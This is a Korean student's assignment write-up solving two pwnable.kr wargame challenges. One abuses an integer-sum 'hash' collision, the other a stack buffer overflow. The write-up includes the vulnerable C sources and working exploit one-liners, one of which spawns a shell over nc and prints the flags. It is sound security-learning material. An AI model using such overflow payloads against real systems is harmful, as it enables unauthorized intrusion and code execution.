


<웹해킹 2주차 과제>

김수현

1. 칼리 리눅스 및 Metasploitable 설치 확인 인증



2. 포너블 과제 (collision, bof)

* collision

collision - 3 pt [writeup]

Daddy told me about cool MD5 hash collision today.
I wanna do something like that tool

ssh col@pwnable.kr -p2222 (pw:guest)

pwned (19942) times. early 30 pwners are :

Flag?:

Collision 문제에서는 ssh col@pwnable.kr -p2222 로 접속을 해줘야 한다. 비밀번호는 옆에 적혀져 있는 그대로 guest를 입력해주면 된다.

```

msfadmin@metasploitable:~$ ssh col@pwnable.kr -p2222
col@pwnable.kr's password:
PWNABLE
- Site admin : daehee87@gatech.edu
- IRC : irc.netgarage.org:6667 / #pwnable.kr
- Simply type "irssi" command to join IRC now
- files under /tmp can be erased anytime. make your directory under /tmp
- to use peda, issue `source /usr/share/peda/peda.py` in gdb terminal
You have mail.
Last login: Thu Sep 16 05:13:08 2021 from 83.249.10.3
col@pwnable:~$ ls -l
total 16
-r-sr-x--- 1 col_pwn col      7341 Jun 11  2014 col
-rw-r--r-- 1 root   root       555 Jun 12  2014 col.c
-r--r----- 1 col_pwn col_pwn   52 Jun 11  2014 flag
col@pwnable:~$

```

앞 과정을 따라하면, 정상적으로 collision 문제에 잘 접속한 것을 확인할 수 있다. 일단 ls-l 명령어를 통해서 어떤 파일이 존재하는지 확인한다. flag같은 경우는 권한이 없기 때문에 대신 col.c 파일을 확인해봐야 할 것 같다.

(코드 캡처가 다 안 나와서 복사 붙여넣기 했습니다.)

```
col@pwnable:~$ cat col.c
```

```
#include <stdio.h>
```

```
#include <string.h>
```

```
unsigned long hashcode = 0x21DD09EC;
```

```
unsigned long check_password(const char* p){
```

```
    int* ip = (int*)p;
```

```
    int i;
```

```
    int res=0;
```

```
    for(i=0; i<5; i++){
```

```
        res += ip[i];
```

```
    }
```

```
    return res;
```

```
}
```

```
int main(int argc, char* argv[]){
```

```
    if(argc<2){
```

```
        printf("usage : %s [passcode]\n", argv[0]);
```

```
        return 0;
```

```
    }
```

```
    if(strlen(argv[1]) != 20){
```

```
        printf("passcode length should be 20 bytes\n");
```

```
        return 0;
```

```
    }
```

```
    if(hashcode == check_password( argv[1] )){
```

```
        system("/bin/cat flag");
```

```
        return 0;
```

```
    }
```

```
    else
```

```
        printf("wrong passcode.\n");
```

```
        return 0;
```

```
}
```

```
col@pwnable:~$
```

세번째 if문을 보면 hashcode와 check_password(argv[1])의 값이 같으면 system 함수를 통해 flag를 알 수 있는 것 같다. 그리고, 위에 두번째 if문에서 보면 argv[1]은 20바이트가 되어야 한다는 것을 알 수 있다.

위에 나와있는 check_password 함수안에 for문을 보면, 20바이트 문자열을 4바이트씩, 즉 5번 나누어서 res라는 변수에 저장하는 것을 알 수 있다.

포인터 변수는 기본적으로 4바이트이기 때문에, ip[i]는 4바이트씩 나누어 가졌다고 볼 수 있다.

따라서, 0x21DD09EC를 5번 나누어서 res 변수에 넣어줘야 한다.

그러나, $0x6C5CEC8 * 5 = 0x21DD09E8$ 로 해시코드와 0x4가 차이가 나기 때문에, $0x6C5CEC8 * 4 + 0x6C5CECC$ 를 입력 값에 넣어줘야 한다.

```
col@pwnable:~$ ./col `python -c 'print "\xC8\xCE\xC5\x06"*4+"\xcc\xce\xC5\x06"'`  
daddy! I just managed to create a hash collision :)  
col@pwnable:~$ _
```

따라서, flag는 daddy! I just managed to create a hash collision :) 가 된다.!

pwnable.kr 내용:

Congratz!. you got 3 points

확인

* bof

bof - 5 pt [writeup]

Nana told me that buffer overflow is one of the most common software vulnerability.
Is that true?

Download : <http://pwnable.kr/bin/bof>
Download : <http://pwnable.kr/bin/bof.c>

Running at : nc pwnable.kr 9000

pwned (14671) times. early 30 pwners are :

Flag?:

이번 문제는 메타스플로잇이 아니라 칼리 리눅스 터미널에서 진행했다. 확실히 collision문제보다 난이도가 높아 어려웠다.

일단 문제를 잘 읽어보면 버퍼 오버플로우와 관련된 주제인 문제라고 볼 수 있다. 터미널에서 wget 명령어를 이용해서 파일을 다운로드 받았다.

```
(kali㉿kali)-[~/.../bof]
└─$ wget http://pwnable.kr/bin/bof
--2021-09-17 08:24:37-- http://pwnable.kr/bin/bof
Resolving pwnable.kr (pwnable.kr) ... 128.61.240.205
Connecting to pwnable.kr (pwnable.kr)|128.61.240.205|:80 ... connected.
HTTP request sent, awaiting response ... 200 OK
Length: 7348 (7.2K)
Saving to: 'bof'

bof                                     100%[=====] 7.18K --KB/s in 0s

2021-09-17 08:24:37 (257 MB/s) - 'bof' saved [7348/7348]

(kali㉿kali)-[~/.../bof]
└─$ wget http://pwnable.kr/bin/bof.c
--2021-09-17 08:23:16-- http://pwnable.kr/bin/bof.c
Resolving pwnable.kr (pwnable.kr) ... 128.61.240.205
Connecting to pwnable.kr (pwnable.kr)|128.61.240.205|:80 ... connected.
HTTP request sent, awaiting response ... 200 OK
Length: 308 [text/x-csrc]
Saving to: 'bof.c'

bof.c                                   100%[=====] 308 --KB/s in 0s

2021-09-17 08:23:16 (17.7 MB/s) - 'bof.c' saved [308/308]

(kali㉿kali)-[~/.../bof]
```

```
(kali㉿kali)-[~/.../bof]
└─$ ls
bof bof.c
```

ls 명령어로 bof, bof.c파일이 잘 다운로드 받아졌는지 확인한다. 그리고나서, cat bof.c 파일을 열어서 코드를 확인해준다.

```
(kali㉿kali)-[~/.../bof]
└─$ cat bof.c
#include <stdio.h>
#include <string.h>
#include <stdlib.h>
void func(int key){
    char overflowme[32];
    printf("overflow me : ");
    gets(overflowme); // smash me!
    if(key == 0xcafebabe){
        system("/bin/sh");
    }
    else{
        printf("Nah.. \n");
    }
}
int main(int argc, char* argv[]){
    func(0xdeadbeef);
    return 0;
}
```

Main 함수 내에서 func에서는 인자 값을 0xdeadeef로 넘겨주고 있는 것을 확인 할 수 있다. 그리고 func 함수를 보면 char 타입의 변수 overflowme[32]를 gets 함수로 불러오고 있는 것을 알 수 있다. if문에서도 key값(인자값) 과 0xcafebabe를 비교하고, 같으면 /bin/sh를 실행해준다.

```
(kali㉿kali)-[~/ ... /bof]
$ (python -c 'print "A"*52 + "\xbe\xba\xfe\xca";cat) | nc pwnable.kr 9000
ls
bof
bof.c
flag
log
log2
super.pl

cat flag
daddy, I just pwned a buFFer :)
█
```

위와 같이 (python -c 'print "A"*52+"\\xbe\\xba\\xfe\\xca";cat) | nc pwnable.kr 9000 이라고 입력하고, ls를 입력하면 다음과 같은 파일이 쭉 나오게 된다. 그 중에서 알고자 하는 flag파일도 있기 때문에 cat flag를 통해 답을 도출해낸다. 따라서, 정답은 daddy, I just pwned a buffer :) 이다.

pwnable.kr 내용:
Congratz!. you got 5 points

확인